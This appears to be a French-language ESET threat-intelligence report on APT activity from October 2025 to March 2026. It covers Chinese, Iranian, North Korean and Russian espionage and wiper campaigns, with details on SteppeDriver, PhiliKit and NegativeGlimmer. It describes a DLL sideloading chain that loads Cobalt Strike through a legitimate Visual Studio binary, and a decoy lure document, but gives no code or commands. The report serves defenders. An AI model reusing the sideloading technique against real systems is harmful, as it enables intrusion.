Cybersecurity
Progress. Protected.

Rapport sur les activités des APT

L'ESPIONNAGE DANS UN CONTEXTE DE CONFLIT : SURVEILLANCE DES TRANSPORTS DE PÉTROLE, CIBLAGE DES FABRICANTS DE DRONES

Octobre 2025 – Mars 2026

(eset):research

Table des matières

Synthèse

Bienvenue dans la dernière édition du Rapport ESET sur les activités des groupes APT !

Ce rapport résume les activités notables de certains groupes de menaces persistantes avancées (APT) qui ont été documentées par les chercheurs d'ESET entre octobre 2025 et mars 2026. Les opérations présentées ici sont représentatives du paysage global des menaces que nous avons étudié au cours de cette période. Elles illustrent les principales tendances et évolutions, et ne constituent qu'une fraction des données de cybersécurité fournies aux clients des rapports ESET Threat Intelligence APT.

Au cours de la période considérée, les acteurs malveillants alignés sur les intérêts de la Chine sont restés très actifs à l'échelle mondiale, menant des campagnes d'espionnage influencées en partie par les développements géopolitiques affectant les intérêts économiques et sécuritaires de Pékin. À la suite de l'opération militaire américaine au Venezuela et dans un contexte d'instabilité persistante dans la région du Golfe, nous avons détecté des signes indiquant que des groupes alignés sur les intérêts de la Chine étaient mobilisés afin de renforcer la capacité de Pékin à s'informer sur l'évolution de la situation sur le plan maritime, énergétique et politique à l'étranger. Dans un cas particulièrement marquant, FamousSparrow a pris pour cible une entité gouvernementale vénézuélienne liée aux affaires maritimes, vraisemblablement dans le but d'évaluer la résilience du transport de pétrole après l'intervention américaine. Nous avons également constaté que SteppeDriver ciblait un réseau gouvernemental syrien, ce qui pourrait refléter à la fois l'intérêt commercial de la Chine pour les projets de reconstruction en Syrie et les préoccupations de sécurité liées à la présence de combattants ouïghours dans ce pays. Sur VirusTotal, nous avons découvert PhiliKit, un nouvel implant qui, d'après nos conclusions, devrait faire partie de la suite d'outils SPAWN d'UNC5221 ciblant les appareils VPN Ivanti, tandis que nos analyses de NegativeGlimmer ont révélé que le groupe avait compromis des entités gouvernementales au Cambodge et au Panama, ainsi qu'une entreprise spécialisée dans l'IA et la robotique en Corée du Sud. Cette dernière initiative en Corée du Sud démontre l'intérêt constant de Pékin pour les technologies stratégiques prioritaires s'inscrivant dans le cadre de la politique de développement industriel Made in China 2025.

La guerre en Iran, qui a débuté fin février 2026, a été l'événement marquant des activités liées à ce pays au cours de cette période. Paradoxalement, ce conflit a coïncidé avec un ralentissement de l'activité des groupes APT bien établis et alignés sur les intérêts de l'Iran dans nos données de télémétrie, très probablement parce que les restrictions imposées par le régime iranien sur Internet ont entravé leur capacité à opérer efficacement. Cependant, ce contexte semble avoir favorisé la mobilisation d'intermédiaires et d'hacktivistes prenant pour cible Israël, les États-Unis et d'autres États considérés comme hostiles à Téhéran. Nous avons noté une recrudescence inhabituelle des activités contre des cibles israéliennes, que nous n'avons pas pu attribuer avec certitude à des groupes déjà connus. Deux groupes, Rusty Boots et MoKhargosh, ont démontré à la fois des capacités d'espionnage et un potentiel destructeur, notamment par le déploiement d'un effaceur de données de type bootkit et le déploiement d'outils destructeurs en vue d'une utilisation ultérieure, tandis qu'un troisième groupe, MOØN Badr, semble s'être limité à l'espionnage ciblé.

Les acteurs malveillants liés à la Corée du Nord sont restés actifs sur plusieurs fronts. Plusieurs groupes ont continué à cibler les développeurs et l'écosystème des cryptomonnaies à l'aide de techniques d'ingénierie sociale susceptibles de générer à la fois des gains financiers directs et des opportunités de

compromission de la chaîne d'approvisionnement logicielle. Lazarus et DeceptiveDevelopment ont continué à miser sur l'établissement de relations à long terme avec des cibles de grande valeur, tandis que Kimsuky et Konni ont privilégié des attaques plus rapides et plus opportunistes. Nous avons noté la réapparition d'Andariel en Corée du Sud, où le groupe a déployé TigerRAT et tenté de propager le ransomware Rook dans une entreprise d'ingénierie qui semble fabriquer des équipements destinés à la manipulation de l'hydrogène liquide et à l'industrie nucléaire. Ces domaines présentent manifestement un intérêt pour les ambitions balistiques et nucléaires de Pyongyang.

Nous avons également suivi l'évolution continue des campagnes Lazarus, notamment Operation DreamJob et Operation DangerousPassword. La première visait des fabricants européens de drones, et la seconde a entraîné la compromission de la bibliothèque JavaScript Axios largement utilisée, qui enregistre plus de 100 millions de téléchargements hebdomadaires sur le registre npm et qui est essentielle aux applications web et mobiles à travers le monde. Les pirates ont exploité les identifiants compromis du responsable du projet pour publier des versions malveillantes de la bibliothèque qui injectaient un cheval de Troie dans les systèmes affectés, avant qu'elles ne soient détectées et supprimées. En parallèle, ScarCruft a piraté une plateforme de jeux vidéo desservant la région de Yanbian en Chine, vraisemblablement dans le but de recueillir des renseignements sur des personnes présentant un intérêt pour le régime nord-coréen, notamment des réfugiés et des transfuges.

Les acteurs malveillants alignés sur les intérêts de la Russie ont continué à concentrer leurs efforts sur l'Ukraine et les entités liées aux efforts de défense du pays. Sednit a utilisé ses implants Covenant et BeardShell contre des militaires ukrainiens, des fabricants de drones et des organismes impliqués dans la recherche et le développement dans ce domaine, tout en ciblant également des entreprises de logistique et de transport situées à l'extérieur de l'Ukraine. Sandworm a intensifié ses activités destructrices au cours de l'hiver, en déployant plusieurs nouveaux programmes malveillants en Ukraine contre des cibles des secteurs public et privé. Il convient notamment de mentionner un incident d'effacement de données survenu en décembre 2025 qui a touché une entreprise d'énergie polonaise, que nous attribuons au groupe Sandworm avec un degré de certitude moyen. Bien que les attaques destructrices menées par des acteurs alignés sur les intérêts de la Russie en dehors de l'Ukraine restent rares, ce cas se distingue en ce qu'il a touché des infrastructures critiques d'un État membre de l'OTAN. Compte tenu du rôle joué par la Pologne dans la stabilisation de l'approvisionnement en électricité de l'Ukraine, il est possible que cette opération ait eu pour but de mettre à rude épreuve le réseau électrique ukrainien pendant l'hiver.

Nous avons également suivi plusieurs campagnes notables menées par des groupes moins connus ou dont l'identité n'a pu être vérifiée. Il s'agit notamment d'une attaque d'hameçonnage de type navigateur dans le navigateur visant un groupe de réflexion japonais, un logiciel espion Android que nous avons baptisé Asin et qui cible des utilisateurs arabophones via des applications prétendant proposer des actualités sur les conflits en cours, ainsi que la compromission d'une entreprise du secteur de la défense aux Émirats arabes unis via un serveur CRM SmartOffice, suivie du déploiement d'outils personnalisés de post-exploitation et de proxy inverse.

Les produits ESET protègent les systèmes de nos clients contre les activités malveillantes décrites dans ce rapport. Les informations partagées ici reposent principalement sur les données télémétriques exclusives d'ESET et ont été vérifiées par les chercheurs d'ESET, qui préparent des rapports techniques approfondis et de fréquentes notes d'actualité détaillant les activités de groupes APT spécifiques. Ces analyses de threat intelligence, connues sous le nom de Rapports APT d'ESET, aident les organisations chargées de protéger les citoyens, les infrastructures nationales critiques et les ressources de grande valeur contre des cyberattaques criminelles et celles sponsorisées par des États.

De plus amples informations sur les Rapports APT d'ESET, qui fournissent des renseignements stratégiques et tactiques de haute qualité sur les menaces de cybersécurité, sont disponibles sur **la page ESET Threat Intelligence**.


Attaquants et cibles

En Asie, les campagnes décrites dans ce rapport visaient principalement des organismes publics, des industries stratégiques et le secteur des technologies de pointe. Des groupes alignés sur les intérêts de la Chine se sont attaqués à des entités gouvernementales au Cambodge, en Mongolie, au Pakistan et en Syrie, tout en manifestant un intérêt pour les projets maritimes et énergétiques liés aux enjeux géopolitiques et économiques plus étendus de Pékin. En Amérique latine, les activités ont ciblé des entités liées au gouvernement et au secteur maritime du Panama et du Venezuela, ce qui reflète sans doute l'intérêt de Pékin pour les développements politiquement sensibles ayant une incidence sur le commerce, les routes maritimes et les flux pétroliers.


La Corée du Sud est restée une cible privilégiée pour les acteurs malveillants alignés sur les intérêts de la Chine et la Corée du Nord. Leurs attaques ont touché des organisations dans les domaines de l'IA et de la robotique, de l'ingénierie, des médias et de l'industrie pharmaceutique. Les groupes alignés sur les intérêts de la Corée du Nord ont continué à concentrer leurs efforts sur des campagnes mondiales visant des développeurs et le secteur des cryptomonnaies, afin de générer des revenus et de faciliter de nouvelles compromissions de la chaîne d'approvisionnement.

Au Moyen-Orient, Israël est resté la principale cible des activités menées par des entités alliées ou associées à l'Iran. Les cibles comprenaient aussi bien des organisations victimes d'intrusions à des fins d'espionnage que des fabricants d'appareils touchés par des effaceurs de données. Nous avons également découvert qu'une entreprise du secteur de la défense aux Émirats arabes unis avait été compromise, et que des utilisateurs arabophones étaient ciblés par un logiciel espion Android, probablement destiné à des journalistes ou des spécialistes du renseignement open source (OSINT).

Dans toute l'Europe, l'Ukraine est restée la cible principale des attaques menées principalement par des groupes alignés sur les intérêts de la Russie qui continuent de soutenir les priorités militaires et de renseignement de Moscou. Le personnel militaire, des fabricants de drones, des institutions gouvernementales et des entreprises des secteurs des céréales, de l'énergie thermique, de l'assurance et de la pharmacie en Ukraine ont été prises pour cible, ce qui témoigne d'un effort concerté visant à affaiblir la capacité d'innovation de l'Ukraine sur le champ de bataille, son économie de guerre et la résilience de sa population civile. La Pologne a également été particulièrement touchée, notamment par une attaque d'effaceur de données contre une entreprise du secteur de l'énergie, probablement perpétrée par Sandworm.



Sources des attaques



Pays et secteurs ciblés

Chine

FamousSparrow SteppeDriver UNC5221 NegativeGlimmer

Synthèse des activités des groupes APT alignés sur les intérêts de la Chine


Les acteurs malveillants alignés sur les intérêts de la Chine sont restés très actifs à l'échelle mondiale, plusieurs groupes APT connus ayant mené d'ambitieuses campagnes d'espionnage entre octobre 2025 et mars 2026. De la récente opération militaire américaine au Venezuela jusqu'à la crise qui sévit actuellement dans la région du Golfe, cette période a été marquée par plusieurs événements perturbateurs qui s'avèrent largement préjudiciables aux ambitions mondiales de la Chine. En conséquence, les acteurs malveillants alignés sur les intérêts de la Chine s'efforcent désormais de suivre l'évolution de ces enjeux et les réactions internationales qu'ils suscitent en Amérique latine et au Moyen-Orient.

En janvier 2026 par exemple, FamousSparrow a ciblé une entité gouvernementale vénézuélienne chargée des affaires maritimes. La Chine représentant **la moitié des exportations de pétrole du Venezuela**, nous pensons que cette opération visait peut-être à évaluer la stabilité et la résilience globale des transports de pétrole du Venezuela à la suite de l'intervention militaire américaine. Au vu de ce cas, et compte tenu de l'incertitude qui règne actuellement dans le détroit d'Ormuz et dans la région du Golfe, il semble probable que d'autres groupes alignés sur les intérêts de la Chine soient mobilisés dans les mois à venir pour aider Pékin à mieux surveiller la situation maritime et énergétique mondiale.


Ainsi, les groupes APT alignés sur les intérêts de la Chine continuent d'agir dans un large éventail d'autres domaines jugés d'intérêt pour l'État chinois. De brèves analyses de trois incidents récents attribués à des acteurs malveillants alignés sur les intérêts de la Chine sont présentées ci-dessous.

SteppeDriver : de la Mongolie à la Syrie

SteppeDriver est un groupe d'espionnage aligné sur les intérêts de la Chine que nous avons découvert en décembre 2024, alors que nous enquêtions sur l'attaque d'une entreprise française. SteppeDriver a également pris pour cible des organismes publics en Mongolie et un cabinet d'avocats en Amérique du Sud. Le groupe utilise toute une gamme d'outils, parmi lesquels ShadowPad, CoolClient, CurlyDoor,



Secteurs ciblés par les groupes APT alignés sur les intérêts de la Chine



Techniques d'accès initial utilisées par les groupes APT alignés sur les intérêts de la Chine

RudeGull et MKTDownloader, la plupart d'entre eux étant communs à plusieurs groupes alignés sur les intérêts de la Chine.

Le 17 février 2026, nous avons détecté la porte dérobée CoolClient sur un ordinateur connecté à un réseau du gouvernement syrien. Au cours de cette même intrusion, nous avons découvert un autre composant associé, probablement utilisé comme proxy. Le fait que certaines caractéristiques se recoupent indique que ces deux outils font partie du même ensemble.

D'après les données d'ESET, la Syrie semble être une cible tout à fait inhabituelle pour les acteurs malveillants alignés sur les intérêts de la Chine, ce qui rend d'autant plus remarquable l'activité récente de SteppeDriver dans ce pays. Cependant, l'arrivée au pouvoir d'un nouveau gouvernement à Damas début 2025 a ravivé l'intérêt de Pékin pour la Syrie, la reconstruction du pays étant désormais considérée comme **une opportunité d'investissement majeure** pour les entreprises chinoises. Les infrastructures de télécommunications et de transport sont des secteurs dans lesquels la Chine est particulièrement **bien placée** pour participer à la reconstruction du pays. Il semble possible que l'activité de SteppeDriver ait eu pour but de jauger les conversations des autorités locales dans ces domaines, afin de mieux évaluer le potentiel commercial pour les entreprises chinoises en Syrie.

Une autre préoccupation majeure de la Chine concernant la Syrie porte sur le sort **des combattants ouïghours** qui ont pris part à la guerre civile après avoir rejoint des groupes armés islamistes. Alors que certains d'entre eux sont désormais officiellement intégrés dans l'armée régulière syrienne, Pékin craint que ces combattants ne gagnent en légitimité et ne stimulent le militantisme ouïghour dans la région chinoise du Xinjiang, ce qui pourrait constituer une menace pour la sécurité intérieure de la Chine. Étant donné que **des organisations** associées aux Ouïghours sont fréquemment **la cible** d'acteurs malveillants alignés sur les intérêts de la Chine, nous pensons que les tensions entourant ces combattants pourraient constituer une autre motivation derrière les récentes activités de SteppeDriver en Syrie.

Le chargeur CoolClient utilisé dans l'affaire syrienne mentionnée ci-dessus était déjà apparu le 31 décembre 2025 lors d'une intrusion dans un réseau gouvernemental pakistanais impliquant CoolClient. Les pirates ont peut-être tenté d'y déployer le même outil de proxy, mais nous n'avons trouvé aucune preuve indiquant que cette tentative ait abouti.

Le 5 février 2026, ce même chargeur a été utilisé sur un réseau du gouvernement mongol pour déployer l'outil de proxy repéré dans le cas syrien évoqué plus haut, mais nous n'avons constaté aucune activité de CoolClient.

PhiliKit, un nouvel outil intégré à la suite SPAWN d'UNC5221

En janvier 2025, Mandiant **a signalé** un cas d'exploitation réelle d'une faille de sécurité zero-day révélée le jour même (**CVE-2025-0282**) dans le produit Ivanti, permettant l'exécution de code à distance sans authentification. L'exploitation a débuté à la mi-décembre 2024 et Mandiant l'a attribuée à UNC5221, un groupe soupçonné d'être aligné sur les intérêts de la Chine. L'acteur malveillant utilise la suite d'outils SPAWN, qui comprend le programme d'installation SPAWNANT, le tunnel SPAWNMOLE et la porte dérobée SSH SPAWNSNAIL, conçus pour cibler les appliances VPN Ivanti.

Depuis la publication du rapport Mandiant, d'autres échantillons de la suite d'outils SPAWN ont été soumis à VirusTotal par différents utilisateurs situés aux États-Unis et en Corée du Sud.

Il convient de noter que, le 25 février 2026, un utilisateur de VirusTotal originaire de Corée du Sud a soumis **un fichier ELF** nommé `philistine`. Il s'agit d'une porte dérobée passive et d'un programme d'installation sophistiqués, que nous avons baptisés PhiliKit, capables notamment d'exécuter des commandes shell, des scripts Python et des scripts Perl. Tout au long de son exécution, la porte dérobée désactive temporairement SELinux lorsque cela est nécessaire, puis le réactive par la suite. Elle utilise une approche similaire pour monter la partition racine en mode lecture-écriture. PhiliKit déploie d'autres échantillons qui présentent de fortes similitudes avec la suite d'outils précédemment analysée dans les rapports de Mandiant ainsi que dans **un rapport de la CISA** faisant état d'activités similaires, c'est pourquoi nous estimons que PhiliKit fait partie de la suite d'outils SPAWN.

Il est intéressant de noter que l'un des échantillons déployés par PhiliKit contient un certificat X.509 dont la validité s'étend du 5 juin 2025 au 7 août 2026. Cela laisse supposer que l'attaque s'est produite entre le 5 juin 2025 et le 25 février 2026. Il est donc probable que le logiciel malveillant découvert ait été utilisé pour exploiter des vulnérabilités relativement récentes, peut-être les **CVE-2026-1281** et **CVE-2026-1340**, dans les appareils VPN Ivanti.

NegativeGlimmer a compromis des organismes gouvernementaux ainsi qu'une entreprise spécialisée dans l'IA et la robotique

Le 5 février 2026, l'Unité 42 de Palo Alto Networks **a documenté** les activités d'un groupe qu'elle suit sous le nom de TGR-STA-1030 (également connu sous le nom d'UNC6619) et qui a compromis des organismes gouvernementaux et des infrastructures critiques dans 37 pays.

Au cours du quatrième trimestre 2025 et du premier trimestre 2026, nous avons enquêté sur différentes intrusions commises par un groupe que nous avons baptisé NegativeGlimmer et qui présente des similitudes avec TGR-STA-1030. Ces recoupements permettent d'affirmer, avec un degré de confiance moyen, que NegativeGlimmer et TGR-STA-1030 sont liés. En décembre dernier, NegativeGlimmer a pris pour cible une entité gouvernementale au Cambodge, où nous avons détecté la chaîne de chargement latéral suivante, également illustrée à la Figure 1 :

- `ServiceHub.DataWarehouseHost.exe`, un composant légitime de Microsoft Visual Studio utilisé pour installer un fichier malveillant `hostfxr.dll`.

- `ServiceHub.DataWarehouseHost.dll`, un composant légitime et une dépendance de `ServiceHub.DataWarehouseHost.exe`.
- `hostfxr.dll`, un chargeur pour le shellcode chiffré de `ServiceHub.DataWarehouseHost.exe.dat`.
- `ServiceHub.DataWarehouseHost.exe.dat`, la charge utile chiffrée de Cobalt Strike.





Figure 1. Chaîne de chargement de Cobalt Strike utilisée par NegativeGlimmer

Toujours en décembre, le groupe a pris pour cible deux organismes gouvernementaux au Panama qui avaient déjà été visés par FamousSparrow plus tôt en 2025 (voir notre **précédent Rapport APT**). Pour la première organisation, la même chaîne de chargement latéral que celle décrite précédemment a été utilisée, mais la charge utile n'a pu être récupérée. Dans la seconde organisation, le logiciel malveillant d'accès initial était un téléchargeur dont le nom de fichier (`Invitación para todo el personal, diciembre de 2025.exe`, c'est-à-dire Invitation à l'ensemble du personnel, décembre 2025) laisse supposer que l'appât était peut-être une invitation à un événement de fin d'année. Le téléchargeur a déployé AdaptixC2 et a également présenté un fichier PDF à l'utilisateur, comme le montre la Figure 2.



VIGENTE 2021

REPÚBLICA DE PANAMÁ
MINISTERIO DE LA PRESIDENCIA

DECRETO EJECUTIVO No. 246
(De 15 de diciembre de 2004)

"Por el cual se dicta el Código Uniforme de Ética de los Servidores Públicos que laboran en las entidades del Gobierno Central"

EL PRESIDENTE DE LA REPÚBLICA
En uso de sus facultades constitucionales,

CONSIDERANDO:

Que mediante el artículo 27 de la ley No. 6 de 22 de enero de 2002, "Que dicta normas para la transparencia en la gestión pública, establece la acción de Hábeas Data y dicta otras disposiciones", se facultó a toda agencia o dependencia del Estado, incluyendo las pertenecientes a los Órganos Ejecutivo, Legislativo y Judicial, lo mismo que a los municipios, los gobiernos locales y las juntas comunales, para dictar dentro de un plazo no mayor de seis meses un Código de Ética para el correcto ejercicio de la función pública.

Que bajo los efectos de la citada norma legal, distintas dependencias que integran el Sector Público han dictado una serie de códigos que de manera dispersa recogen los principios de orden ético y moral que dicho artículo ordena incorporar en los mismos.

Que el Órgano Ejecutivo considera indispensable para el correcto ejercicio de la función pública en aquellas instituciones que forman parte del Gobierno Central, contar con un instrumento que recoja de manera uniforme las normas y principios éticos y morales que, en todo momento, deben orientar la conducta de los servidores públicos que laboran en tales entidades.

Figure 2. Leurre utilisé dans un organisme gouvernemental panaméen

